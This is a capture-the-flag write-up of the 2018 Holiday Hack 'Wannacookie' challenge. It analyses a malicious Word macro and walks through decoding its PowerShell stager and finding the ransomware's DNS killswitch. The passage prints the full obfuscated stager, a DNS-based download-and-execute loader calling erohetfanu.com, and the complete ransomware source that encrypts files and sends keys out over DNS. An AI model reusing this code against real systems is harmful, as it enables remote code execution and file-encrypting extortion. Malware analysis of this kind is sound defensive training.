https://www.holidayhackchallenge.com/2018/challenges/CHOCOLATE_CHIP_COOKIE_RECIPE.zip

Unzip the file

```
C:\Users\IEUser\Downloads>"\Program Files (x86)\7-Zip\7z.exe" x CHOCOLATE_CHIP_C
OOKIE_RECIPE.zip

7-Zip 18.05 (x86) : Copyright (c) 1999-2018 Igor Pavlov : 2018-04-30

Scanning the drive for archives:
1 file, 110699 bytes (109 KiB)

Extracting archive: CHOCOLATE_CHIP_COOKIE_RECIPE.zip
--
Path = CHOCOLATE_CHIP_COOKIE_RECIPE.zip
Type = zip
Physical Size = 110699


Enter password (will not be echoed):          (password is elves)
Everything is Ok

Size:       113540
Compressed: 110699
```

Use olevba to analyse the docm file

```
C:\Users\IEUser\Downloads>\Python27\Scripts\olevba.exe CHOCOLATE_CHIP_COOKIE_REC
IPE.docm
olevba 0.53.1 - http://decalage.info/python/oletools
Flags        Filename
-----------  -----------------------------------------------------------------
OpX:MASI---- CHOCOLATE_CHIP_COOKIE_RECIPE.docm
===============================================================================
FILE: CHOCOLATE_CHIP_COOKIE_RECIPE.docm
Type: OpenXML
-------------------------------------------------------------------------------
VBA MACRO ThisDocument.cls
in file: word/vbaProject.bin - OLE stream: u'VBA/ThisDocument'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
(empty macro)
-------------------------------------------------------------------------------
VBA MACRO Module1.bas
in file: word/vbaProject.bin - OLE stream: u'VBA/Module1'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Private Sub Document_Open()
Dim cmd As String
cmd = "powershell.exe -NoE -Nop -NonI -ExecutionPolicy Bypass -C ""sal a New-Obj
ect; iex(a IO.StreamReader((a IO.Compression.DeflateStream([IO.MemoryStream][Con
vert]::FromBase64String('lVHRSsMwFP2VSwksYUtoWkxxY4iyir4oaB+EMUYoqQ1syUjToXT7d2/
1Zb4pF5JDzuGce2+a3tXRegcP2S0lmsFA/AKIBt4ddjbChArBJnCCGxiAbOEMiBsfSl23MKzrVocNXdf
eHU2Im/k8euuiVJRsZ1Ixdr5UEw9LwGOKRucFBBP74PABMWmQSopCSVViSZWre6w7da2uslKt8C6zski
LPJcJyttRjgC9zehNiQXrIBXispnKP7qYZ5S+mM7vjoavXPek9wb4qwmoARN8a2KjXS9qvwf+TSakEb+
JBHj1eTBQvVVMdDFY997NQKaMSzZurIXpEv4bYsWfcnA51nxQQvGDxrlP8NxH/kMy9gXREohG'),[IO.
Compression.CompressionMode]::Decompress)),[Text.Encoding]::ASCII)).ReadToEnd()"
```

```
" "
Shell cmd
End Sub

-------------------------------------------------------------------------------
VBA MACRO NewMacros.bas
in file: word/vbaProject.bin - OLE stream: u'VBA/NewMacros'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Sub AutoOpen()
Dim cmd As String
cmd = "powershell.exe -NoE -Nop -NonI -ExecutionPolicy Bypass -C ""sal a New-Obj
ect; iex(a IO.StreamReader((a IO.Compression.DeflateStream([IO.MemoryStream][Con
vert]::FromBase64String('lVHRSsMwFP2VSwksYUtoWkxxY4iyir4oaB+EMUYoqQ1syUjToXT7d2/
1Zb4pF5JDzuGce2+a3tXRegcP2S0lmsFA/AKIBt4ddjbChArBJnCCGxiAbOEMiBsfSl23MKzrVocNXdf
eHU2Im/k8euuiVJRsZ1Ixdr5UEw9LwGOKRucFBBP74PABMWmQSopCSVViSZWre6w7da2uslKt8C6zski
LPJcJyttRjgC9zehNiQXrIBXispnKP7qYZ5S+mM7vjoavXPek9wb4qwmoARN8a2KjXS9qvwf+TSakEb+
JBHj1eTBQvVVMdDFY997NQKaMSzZurIXpEv4bYsWfcnA51nxQQvGDxrlP8NxH/kMy9gXREohG'),[IO.
Compression.CompressionMode]::Decompress)),[Text.Encoding]::ASCII)).ReadToEnd()"
" "
Shell cmd
End Sub
```

Type	Keyword	Description
AutoExec	AutoOpen	Runs when the Word document is opened
AutoExec	Document_Open	Runs when the Word or Publisher document is opened
Suspicious	Shell	May run an executable file or a system command
Suspicious	powershell	May run PowerShell commands
Suspicious	ExecutionPolicy	May run PowerShell commands
Suspicious	New-Object	May create an OLE object using PowerShell
IOC	powershell.exe	Executable file name

Modify the powershell script to write its output to a file instead of executing it

```
C:\Users\IEUser\Downloads>powershell.exe -NoE -Nop -NonI -ExecutionPolicy Bypass -C "sal a
New-Object; (a IO.StreamReader((a
IO.Compression.DeflateStream([IO.MemoryStream]Convert]::FromBase64String('lVHRSsMwFP2VSwksYU
toWkxxY4iyir4oaB+EMUYoqQ1syUjToXT7d2/1Zb4pF5JDzuGce2+a3tXRegcP2S0lmsFA/AKIBt4ddjbChArBJnCCGx
iAbOEMiBsfSl23MKzrVocNXdfeHU2Im/k8euuiVJRsZ1Ixdr5UEw9LwGOKRucFBBP74PABMWmQSopCSVViSZWre6w7da
2uslKt8C6zskiLPJcJyttRjgC9zehNiQXrIBXispnKP7qYZ5S+mM7vjoavXPek9wb4qwmoARN8a2KjXS9qvwf+TSakEb
+JBHj1eTBQvVVMdDFY997NQKaMSzZurIXpEv4bYsWfcnA51nxQQvGDxrlP8NxH/kMy9gXREohG'),
[IO.Compression.CompressionMode]::Decompress)),[Text.Encoding]::ASCII
)).ReadToEnd() | out-file malware.bin"


C:\Users\IEUser\Downloads>type malware.bin
function H2A($a) {$o; $a -split '(..)' | ? { $_ }  | forEach {[char]
([convert]::toint16($_,16))} | forEach {$o = $o + $_}; return $o}; $f =
"77616E6E61636F6F6B69652E6D696E2E707331"; $h = ""; foreach ($i in 0..
([convert]::ToInt32((Resolve-DnsName -Server erohetfanu.com -Name "$f.erohetfanu.com" -Type
TXT).strings, 10)-1)) {$h += (Resolve-DnsName -Server erohetfanu.com -Name "$i.
$f.erohetfanu.com" -Type TXT).strings}; iex($(H2A $h | Out-string))
```

This is a file downloader using multiple TXT records from the DNS at erohetfanu.com

Objective 9B: *Using the Word docm file, identify the domain name that the malware communicates with.*

Identify a way to stop the malware

Modify the downloader to save the file instead of executing it

```
C:\Users\IEUser\Downloads>type malware2.ps1
function H2A($a) {$o; $a -split '(..)' | ? { $_ }  | forEach {[char]([convert]::
toint16($_,16))} | forEach {$o = $o + $_}; return $o}; $f = "77616E6E61636F6F6B6
9652E6D696E2E707331"; $h = ""; foreach ($i in 0..([convert]::ToInt32((Resolve-Dn
sName -Server erohetfanu.com -Name "$f.erohetfanu.com" -Type TXT).strings, 10)-1
)) {$h += (Resolve-DnsName -Server erohetfanu.com -Name "$i.$f.erohetfanu.com" -
Type TXT).strings}; ($(H2A $h | Out-file malware2.bin))


C:\Users\IEUser\Downloads>powershell.exe -NoE -Nop -NonI -ExecutionPolicy Bypass
 -C ".\malware2.ps1"
PS C:\Users\IEUser\Downloads>
PS C:\Users\IEUser\Downloads> type .\malware2.bin
$functions = {function e_d_file($key, $File, $enc_it) {[byte[]]$key = $key;$Suf
fix = "`.wannacookie";[System.Reflection.Assembly]::LoadWithPartialName('System
.Security.Cryptography');[System.Int32]$KeySize = $key.Length*8;$AESP = New-Obj
ect 'System.Security.Cryptography.AesManaged';$AESP.Mode = [System.Security.Cry
ptography.CipherMode]::CBC;$AESP.BlockSize = 128;$AESP.KeySize = $KeySize;$AESP
.Key = $key;$FileSR = New-Object System.IO.FileStream($File, [System.IO.FileMod
e]::Open);if ($enc_it) {$DestFile = $File + $Suffix} else {$DestFile = ($File -
replace $Suffix)};$FileSW = New-Object System.IO.FileStream($DestFile, [System.
IO.FileMode]::Create);if ($enc_it) {$AESP.GenerateIV();$FileSW.Write([System.Bi
tConverter]::GetBytes($AESP.IV.Length), 0, 4);$FileSW.Write($AESP.IV, 0, $AESP.
IV.Length);$Transform = $AESP.CreateEncryptor()} else {[Byte[]]$LenIV = New-Obj
ect Byte[] 4;$FileSR.Seek(0, [System.IO.SeekOrigin]::Begin) | Out-Null;$FileSR.
Read($LenIV,  0, 3) | Out-Null;[Int]$LIV = [System.BitConverter]::ToInt32($LenI
V,  0);[Byte[]]$IV = New-Object Byte[] $LIV;$FileSR.Seek(4, [System.IO.SeekOrig
in]::Begin) | Out-Null;$FileSR.Read($IV, 0, $LIV) | Out-Null;$AESP.IV = $IV;$Tr
ansform = $AESP.CreateDecryptor()};$CryptoS = New-Object System.Security.Crypto
graphy.CryptoStream($FileSW, $Transform, [System.Security.Cryptography.CryptoSt
reamMode]::Write);[Int]$Count = 0;[Int]$BlockSzBts = $AESP.BlockSize / 8;[Byte[
]]$Data = New-Object Byte[] $BlockSzBts;Do {$Count = $FileSR.Read($Data, 0, $Bl
ockSzBts);$CryptoS.Write($Data, 0, $Count)} While ($Count -gt 0);$CryptoS.Flush
FinalBlock();$CryptoS.Close();$FileSR.Close();$FileSW.Close();Clear-variable -N
ame "key";Remove-Item $File}};function H2B {param($HX);$HX = $HX -split '(..)'
| ? { $_ };ForEach ($value in $HX){[Convert]::ToInt32($value,16)}};function A2H
(){Param($a);$c = '';$b = $a.ToCharArray();;Foreach ($element in $b) {$c = $c +
 " " + [System.String]::Format("{0:X}", [System.Convert]::ToUInt32($element))};
return $c -replace ' '};function H2A() {Param($a);$outa;$a -split '(..)' | ? {
$_ }  | forEach {[char]([convert]::toint16($_,16))} | forEach {$outa = $outa +
$_};return $outa};function B2H {param($DEC);$tmp = '';ForEach ($value in $DEC){
$a = "{0:x}" -f [Int]$value;if ($a.length -eq 1){$tmp += '0' + $a} else {$tmp +
= $a}};return $tmp};function ti_rox {param($b1, $b2);$b1 = $(H2B $b1);$b2 = $(H
2B $b2);$cont = New-Object Byte[] $b1.count;if ($b1.count -eq $b2.count) {for($
i=0; $i -lt $b1.count ; $i++) {$cont[$i] = $b1[$i] -bxor $b2[$i]}};return $cont
};function B2G {param([byte[]]$Data);Process {$out = [System.IO.MemoryStream]::
new();$gStream = New-Object System.IO.Compression.GzipStream $out, ([IO.Compres
sion.CompressionMode]::Compress);$gStream.Write($Data, 0, $Data.Length);$gStrea
m.Close();return $out.ToArray()}};function G2B {param([byte[]]$Data);Process {$
SrcData = New-Object System.IO.MemoryStream( , $Data );$output = New-Object Sys
tem.IO.MemoryStream;$gStream = New-Object System.IO.Compression.GzipStream $Src
Data, ([IO.Compression.CompressionMode]::Decompress);$gStream.CopyTo( $output )
;$gStream.Close();$SrcData.Close();[byte[]] $byteArr = $output.ToArray();return
 $byteArr}};function sh1([String] $String) {$SB = New-Object System.Text.String
Builder;[System.Security.Cryptography.HashAlgorithm]::Create("SHA1").ComputeHas
h([System.Text.Encoding]::UTF8.GetBytes($String))|%{[Void]$SB.Append($_.ToStrin
g("x2"))};$SB.ToString()};function p_k_e($key_bytes, [byte[]]$pub_bytes){$cert
= New-Object -TypeName System.Security.Cryptography.X509Certificates.X509Certif
icate2;$cert.Import($pub_bytes);$encKey = $cert.PublicKey.Key.Encrypt($key_byte
```

```
s, $true);return $(B2H $encKey)};function e_n_d {param($key, $allfiles, $make_c
ookie );$tcount = 12;for ( $file=0; $file -lt $allfiles.length; $file++  ) {whi
le ($true) {$running = @(Get-Job | Where-Object { $_.State -eq 'Running' });if
($running.Count -le $tcount) {Start-Job  -ScriptBlock {param($key, $File, $true
_false);try{e_d_file $key $File $true_false} catch {$_.Exception.Message | Out-
String | Out-File $($env:userprofile+'\Desktop\ps_log.txt') -append}} -args $ke
y, $allfiles[$file], $make_cookie -InitializationScript $functions;break} else
{Start-Sleep -m 200;continue}}}};function g_o_dns($f) {$h = '';foreach ($i in 0
..([convert]::ToInt32($(Resolve-DnsName -Server erohetfanu.com -Name "$f.erohet
fanu.com" -Type TXT).Strings, 10)-1)) {$h += $(Resolve-DnsName -Server erohetfa
nu.com -Name "$i.$f.erohetfanu.com" -Type TXT).Strings};return (H2A $h)};functi
on s_2_c($astring, $size=32) {$new_arr = @();$chunk_index=0;foreach($i in 1..$(
$astring.length / $size)) {$new_arr += @($astring.substring($chunk_index,$size)
);$chunk_index += $size};return $new_arr};function snd_k($enc_k) {$chunks = (s_
2_c $enc_k );foreach ($j in $chunks) {if ($chunks.IndexOf($j) -eq 0) {$n_c_id =
 $(Resolve-DnsName -Server erohetfanu.com -Name "$j.6B6579666F72626F746964.eroh
etfanu.com" -Type TXT).Strings} else {$(Resolve-DnsName -Server erohetfanu.com
-Name "$n_c_id.$j.6B6579666F72626F746964.erohetfanu.com" -Type TXT).Strings}};r
eturn $n_c_id};function wanc {$S1 = "1f8b080000000000040093e76762129765e2e1e664
0f6361e7e202000cdd5c5c10000000";if ($null -ne ((Resolve-DnsName -Name $(H2A $(B
2H $(ti_rox $(B2H $(G2B $(H2B $S1))) $(Resolve-DnsName -Server erohetfanu.com -
Name 6B696C6C737769746368.erohetfanu.com -Type TXT).Strings))).ToString() -Erro
rAction 0 -Server 8.8.8.8))) {return};if ($(netstat -ano | Select-String "127.0
.0.1:8080").length -ne 0 -or (Get-WmiObject Win32_ComputerSystem).Domain -ne "K
RINGLECASTLE") {return};$p_k = [System.Convert]::FromBase64String($(g_o_dns("73
65727665722E637274") ) );$b_k = ([System.Text.Encoding]::Unicode.GetBytes($(([c
har[]]([char]01..[char]255) + ([char[]]([char]01..[char]255)) + 0..9 | sort {Ge
t-Random})[0..15] -join ''))  | ? {$_ -ne 0x00});$h_k = $(B2H $b_k);$k_h = $(sh
1 $h_k);$p_k_e_k = (p_k_e $b_k $p_k).ToString();$c_id = (snd_k $p_k_e_k);$d_t =
 (($(Get-Date).ToUniversalTime() | Out-String) -replace "`r`n");[array]$f_c = $
(Get-ChildItem *.elfdb -Exclude *.wannacookie -Path $($($env:userprofile+'\Desk
top'),$($env:userprofile+'\Documents'),$($env:userprofile+'\Videos'),$($env:use
rprofile+'\Pictures'),$($env:userprofile+'\Music')) -Recurse | where { ! $_.PSI
sContainer } | Foreach-Object {$_.Fullname});e_n_d $b_k $f_c $true;Clear-variab
le -Name "h_k";Clear-variable -Name "b_k";$lurl = 'http://127.0.0.1:8080/';$htm
l_c = @{'GET /'  =  $(g_o_dns (A2H "source.min.html"));'GET /close'  =  '<p>Bye
!</p>'};Start-Job -ScriptBlock{param($url);Start-Sleep 10;Add-type -AssemblyNam
e System.Windows.Forms;start-process "$url" -WindowStyle Maximized;Start-sleep
2;[System.Windows.Forms.SendKeys]::SendWait("{F11}")} -Arg $lurl;$list = New-Ob
ject System.Net.HttpListener;$list.Prefixes.Add($lurl);$list.Start();try {$clos
e = $false;while ($list.IsListening) {$context = $list.GetContext();$Req = $con
text.Request;$Resp = $context.Response;$recvd = '{0} {1}' -f $Req.httpmethod, $
Req.url.localpath;if ($recvd -eq 'GET /') {$html = $html_c[$recvd]} elseif ($re
cvd -eq 'GET /decrypt') {$akey = $Req.QueryString.Item("key");if ($k_h -eq $(sh
1 $akey)) {$akey = $(H2B $akey);[array]$f_c = $(Get-ChildItem -Path $($env:user
profile) -Recurse  -Filter *.wannacookie | where { ! $_.PSIsContainer } | Forea
ch-Object {$_.Fullname});e_n_d $akey $f_c $false;$html = "Files have been decry
pted!";$close = $true} else {$html = "Invalid Key!"}} elseif ($recvd -eq 'GET /
close') {$close = $true;$html = $html_c[$recvd]} elseif ($recvd -eq 'GET /cooki
e_is_paid') {$c_n_k = $(Resolve-DnsName -Server erohetfanu.com -Name ("$c_id.72
616e736f6d697370616964.erohetfanu.com".trim()) -Type TXT).Strings;if ( $c_n_k.l
ength -eq 32 ) {$html = $c_n_k} else {$html = "UNPAID|$c_id|$d_t"}} else {$Resp
.statuscode = 404;$html = '<h1>404 Not Found</h1>'};$buffer = [Text.Encoding]::
UTF8.GetBytes($html);$Resp.ContentLength64 = $buffer.length;$Resp.OutputStream.
Write($buffer, 0, $buffer.length);$Resp.Close();if ($close) {$list.Stop();retur
n}}} finally {$list.Stop()}};wanc;
```

Interesting strings in hex

72616e736f6d697370616964 = **ransomispaid**
7365727665722E637274 = **server.crt**
6B696C6C737769746368 = **killswitch**
6B6579666F72626F746964 = **keyforbotid**

The DNS lookup for killswitch has a random string in the TXT record

$ **host -t TXT 6B696C6C737769746368.erohetfanu.com erohetfanu.com**
Using domain server:
Name: erohetfanu.com
Address: 104.196.126.19#53
Aliases:

6B696C6C737769746368.erohetfanu.com descriptive text "666672727278696572686678 65666B73"

666672727278696572686678 65666B73 = **ffrrrxierhfxefks**

The killswitch domain name is stored in the DNS but is XOR'd with a local string

$S1 = "1f8b080000000000040093e76762129765e2e1e6640f6361e7e202000cdd5c5c10000000"

Use functions from the code to unscramble the killswitch domain name

PS C:\Users\IEUser> **$mm = $(Resolve-DnsName -Server erohetfanu.com -Name 6B696C6C737769746368.erohetfanu.com -Type TXT).Strings**

PS C:\Users\IEUser> **$mm**
666672727278696572686678 65666B73

PS C:\Users\IEUser> **$mm2 = $(ti_rox $(B2H $(G2B $(H2B $S1)))666672727278696572686678 65666B73)**

PS C:\Users\IEUser> **$mm2**
121
105
112
112
101
101
107
105
121
97
97
46
97
97
97
121

In ASCII is **yippeekiyaa.aaay**


There is a DNS lookup for the killswitch domain early in the main function

*if ($null -ne ((Resolve-DnsName -Name $(H2A $(B2H $(ti_rox $(B2H $(G2B $(H2B $S1))) $ (Resolve-DnsName -Server erohetfanu.com -Name 6B696C6C737769746368.erohetfanu.com -Type TXT).Strings))).ToString() -ErrorAction 0 -Server 8.8.8.8))) {**return**;*

Objective 9C: *Identify a way to stop the malware in its tracks!*

HoHoHo Daddy – Alabaster Snowball

Register the domain name for *yippeekiyaa.aaay*



Successfully registered yippeekiyaa.aaay!

Elf Terminal – Alabaster Snowball

The Elf Terminal is being held for ransom because Alabaster used it to analyze the malware.

Recover Alabaster's password

Use the functions in the code to retrieve the non-minified version of the code

Guessed the file as wannacookie.ps1 (removed “min” from the name)

77616E6E61636F6F6B69652E707331 = **wannacookie.ps1**

```
function H2A($a) {$o; $a -split '(..)' | ? { $_ }  | forEach {[char]([convert]::
toint16($_,16))} | forEach {$o = $o + $_}; return $o}; $f = "77616E6E61636F6F6B6
9652E707331"; $h = ""; foreach ($i in 0..([convert]::ToInt32((Resolve-DnsName -S
erver erohetfanu.com -Name "$f.erohetfanu.com" -Type TXT).strings, 10)-1)) {$h +
= (Resolve-DnsName -Server erohetfanu.com -Name "$i.$f.erohetfanu.com" -Type TXT
).strings}; ($(H2A $h | Out-file nonmini.bin))
```

Also retrieve the public certificate

7365727665722E637274 = **server.crt**

```
function H2A($a) {$o; $a -split '(..)' | ? { $_ }  | forEach {[char]([convert]::
toint16($_,16))} | forEach {$o = $o + $_}; return $o}; $f = "7365727665722E63727
4"; $h = ""; foreach ($i in 0..([convert]::ToInt32((Resolve-DnsName -Server eroh
etfanu.com -Name "$f.erohetfanu.com" -Type TXT).strings, 10)-1)) {$h += (Resolve
-DnsName -Server erohetfanu.com -Name "$i.$f.erohetfanu.com" -Type TXT).strings}
; ($(H2A $h | Out-file servercrt.bin))
```

```
PS C:\Users\IEUser> type .\servercrt.bin
MIIDXTCCAkWgAwIBAgIJAP6e19cw2sCjMA0GCSqGSIb3DQEBCwUAMEUxCzAJBgNV
BAYTAkFVMRMwEQYDVQQIDApTb21lLVN0YXRlMSEwHwYDVQQKDBhJbnRlcm5ldCBX
aWRnaXRzIFB0eSBMdGQwHhcNMTgwODAzMTUwMTA3WhcNMTkwODAzMTUwMTA3WjBF
MQswCQYDVQQGEwJBVTETMBEGA1UECAwKU29tZS1TdGF0ZTEhMB8GA1UECgwYSW50
ZXJuZXQgV2lkZ2l0cyBQdHkgTHRkMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIB
CgKCAQEAxIjc2VVG1wmzBi+LDNlLYpUeLHhGZYtgjKAye96h6pfrUqcLSvcuC+s5
ywy1kgOrrx/pZh4YXqfbolt77x2AqvjGuRJYwa78EMtHtgq/6njQa3TLULPSpMTC
QM9H0SWF77VgDRSReQPjaoyPo3TFbS/Pj1ThlqdTwPA0lu4vvXi5Kj2zQ8QnxYQB
hpRxFPnB9Ak6G9EgeR5NEkz1CiiVXN37A/P7etMiU4QsOBipEcBvL6nEAoABlUHi
zWCTBBb9PlhwLdlsY1k7tx5wHzD7IhJ5P8tdksBzgrWjYxUfBreddg+4nRVVuKeb
E9Jq6zImCfu8elXjCJK8OLZP9WZWDQIDAQABo1AwTjAdBgNVHQ4EFgQUfeOgZ4f+
kxU1/BN/PpHRuzBYzdEwHwYDVR0jBBgwFoAUfeOgZ4f+kxU1/BN/PpHRuzBYzdEw
DAYDVR0TBAUwAwEB/zANBgkqhkiG9w0BAQsFAAOCAQEAhdhDHQvW9Q+Fromk7n2G
2eXkTNX1bxz2PS2Q1ZW393Z83aBRWRvQKt/qGCAi9AHg+NB/F0WMZfuuLgziJQTH
QS+vvCn3bi1HCwz9w7PFe5CZegaivbaRD0h7V9RHwVfzCGSddUEGBH3j8q7thrKO
xOmEwvHi/0ar+0sscBideOGq11hoTn74I+gHjRherRvQWJb4Abfdr4kUnAsdxsl7
MTxM0f4t4cdWHyeJUH3yBuT6euId9rn7GQNi61HjChXjEfza8hpBC4OurCKcfQiV
oY/0BxXdxgTygwhAdWmvNrHPoQyB5Q9XwgN/wWMtrlPZfy3AW9uGFj/sgJv42xcF
+w==
```

Can also get the server.key file from the DNS by guessing the filename

7365727665722E6B6579 = **server.key**

```
function H2A($a) {$o; $a -split '(..)' | ? { $_ }  | forEach {[char]
([convert]::toint16($_,16))} | forEach {$o = $o + $_}; return $o}; $f =
"7365727665722E6B6579"; $h = ""; foreach ($i in 0..([convert]::ToInt32((Resolve-DnsName
-Server erohetfanu.com -Name "$f.erohetfanu.com" -Type TXT).strings, 10)-1)) {$h +=
(Resolve-DnsName -Server erohetfanu.com -Name "$i.$f.erohetfanu.com" -Type TXT).strings}; ($
(H2A $h | Out-file serverkey.bin))
```

```
PS C:\Users\IEUser\downloads> type serverkey.bin
-----BEGIN PRIVATE KEY-----
MIIEvgIBADANBgkqhkiG9w0BAQEFAASCBKgwggSkAgEAAoIBAQDEiNzZVUbXCbMG
L4sM2UtilR4seEZli2CMoDJ73qHql+tSpwtK9y4L6znLDLWSA6uvH+lmHhhep9ui
W3vvHYCq+Ma5EljBrvwQy0e2Cr/qeNBrdMtQs9KkxMJAz0fRJYXvtWANFJF5A+Nq
jI+jdMVtL8+PVOGWp1PA8DSW7i+9eLkqPbNDxCfFhAGGlHEU+cH0CTob0SB5Hk0S
TPUKKJVc3fsD8/t60yJThCw4GKkRwG8vqcQCgAGVQeLNYJMEFv0+WHAt2WxjWTu3
HnAfMPsiEnk/y12SwHOCtaNjFR8Gt512D7idFVW4p5sT0mrrMiYJ+7x6VeMIkrw4
tk/1ZlYNAgMBAAECggEAHdIGcJOX5Bj8qPudxZ1S6uplYan+RHoZdDz6bAEj4Eyc
0DW4aO+IdRaD9mM/SaB09GWLLIt0dyhRExl+fJGlbEvDG2HFRd4fMQ0nHGAVLqaW
OTfHgb9HPuj78ImDBCEFaZHDuThdulb0sr4RLWQScLbIb58Ze5p4AtZvpFcPt1fN
6YqS/y0i5VEFROWuldMbEJN1x+xeiJp8uIs5KoL9KH1njZcEgZVQpLXzrsjKr67U
3nYMKDemGjHanYVkF1pzv/rardUnS8h6q6JGyzV91PpLE2I0LY+tGopKmuTUzVOm
Vf7sl5LMwEss1g3x8gOh215Ops9Y9zhSfJhzBktYAQKBgQDl+w+KfSb3qZREVvs9
uGmaIcj6Nzdzr+7EBOWZumjy5WWPrSe0S6Ld4lTcFdaXolUEHkE0E0j7H8M+dKG2
Emz3zaJNiAIX89UcvelrXTV00k+kMYItvHWchdiH64EOjsWrc8co9WNgK1XlLQtG
4iBpErVctbOcjJlzv1zXgUiyTQKBgQDaxRoQolzgjElDG/T3VsC81jO6jdatRpXB
0URM8/4MB/vRAL8LB834ZKhnSNyzgh9N5G9/TAB9qJJ+4RYlUUOVIhK+8t863498
/P4sKNlPQio4Ld3lfnT92xpZU1hYfyRPQ29rcim2c173KDMPcO6gXTezDCa1h64Q
8iskC4iSwQKBgQCvwq3f40HyqNE9YVRlmRhryUI1qBli+qP5ftySHhqy94okwerE
KcHw3VaJVM9J17Atk4m1aL+v3Fh01OH5qh9JSwitRDKFZ74JV0Ka4QNHoqtnCsc4
eP1RgCE5z0w0efyrybH9pXwrNTNSEJi7tXmbk8azcdIw5GsqQKeNs6qBSQKBgH1v
sC9DeS+DIGqrN/0tr9tWklhwBVxa8XktDRV2fP7XAQroe6HOesnmpSx7eZgvjtVx
moCJympCYqT/WFxTSQXUgJ0d0uMF1lcbFH2relZYoK6PlgCFTn1TyLrY7/nmBKKy
DsuzrLkhU50xXn2HCjvG1y4BVJyXTDYJNLU5K7jBAoGBAMMxIo7+9otN8hWxnqe4
Ie0RAqOWkBvZPQ7mEDeRC5hRhfCjn9w6G+2+/7dGlKiOTC3Qn3wz8QoG4v5xAqXE
JKBn972KvO0eQ5niYehG4yBaImHH+h6NVBlFd0GJ5VhzaBJyoOk+KnOnvVYbrGBq
UdrzXvSwyFuuIqBlkHnWSIeC
-----END PRIVATE KEY-----

Could also have used get_over_dns(A2H("server.key"))
```

This is a portion of the main function

```
function wannacookie {
    $S1 = "1f8b0800000000000040093e76762129765e2e1e6640f6361e7e202000cdd5c5c10000000"
    if ($null -ne ((Resolve-DnsName -Name $(H2A $(B2H $(ti_rox $(B2H $(G2B $(H2B $S1))) $
(Resolve-DnsName -Server erohetfanu.com -Name 6B696C6C737769746368.erohetfanu.com -Type
TXT).Strings))).ToString() -ErrorAction 0 -Server 8.8.8.8))) {return}
    if ($(netstat -ano | Select-String "127.0.0.1:8080").length -ne 0 -or (Get-WmiObject
Win32_ComputerSystem).Domain -ne "KRINGLECASTLE") {return}
    $pub_key = [System.Convert]::FromBase64String($(get_over_dns("7365727665722E637274") ) )
    $Byte_key = ([System.Text.Encoding]::Unicode.GetBytes($(([char[]]([char]01..[char]255) +
([char[]]([char]01..[char]255)) + 0..9 | sort {Get-Random})[0..15] -join ''))  | ? {$_ -ne
0x00})
    $Hex_key = $(B2H $Byte_key)
    $Key_Hash = $(Sha1 $Hex_key)
    $Pub_key_encrypted_Key = (Pub_Key_Enc $Byte_key $pub_key).ToString()
    $cookie_id = (send_key $Pub_key_encrypted_Key)
    $date_time = (($(Get-Date).ToUniversalTime() | Out-String) -replace "`r`n")
    [array]$future_cookies = $(Get-ChildItem *.elfdb -Exclude *.wannacookie -Path $($
($env:userprofile+'\Desktop'),$($env:userprofile+'\Documents'),$
($env:userprofile+'\Videos'),$($env:userprofile+'\Pictures'),$($env:userprofile+'\Music'))
-Recurse | where { ! $_.PSIsContainer } | Foreach-Object {$_.Fullname})
    enc_dec $Byte_key $future_cookies $true
    Clear-variable -Name "Hex_key"
    Clear-variable -Name "Byte_key"
```

Need to recover either “Hex_key” or “Byte_key” but both have been cleared from memory

“Key_hash” and “$Pub_key_encrypted_Key” are not cleared from memory

Size of $Key_hash

```
PS C:\Users\IEUser> $Key_Hash.Length
40
```

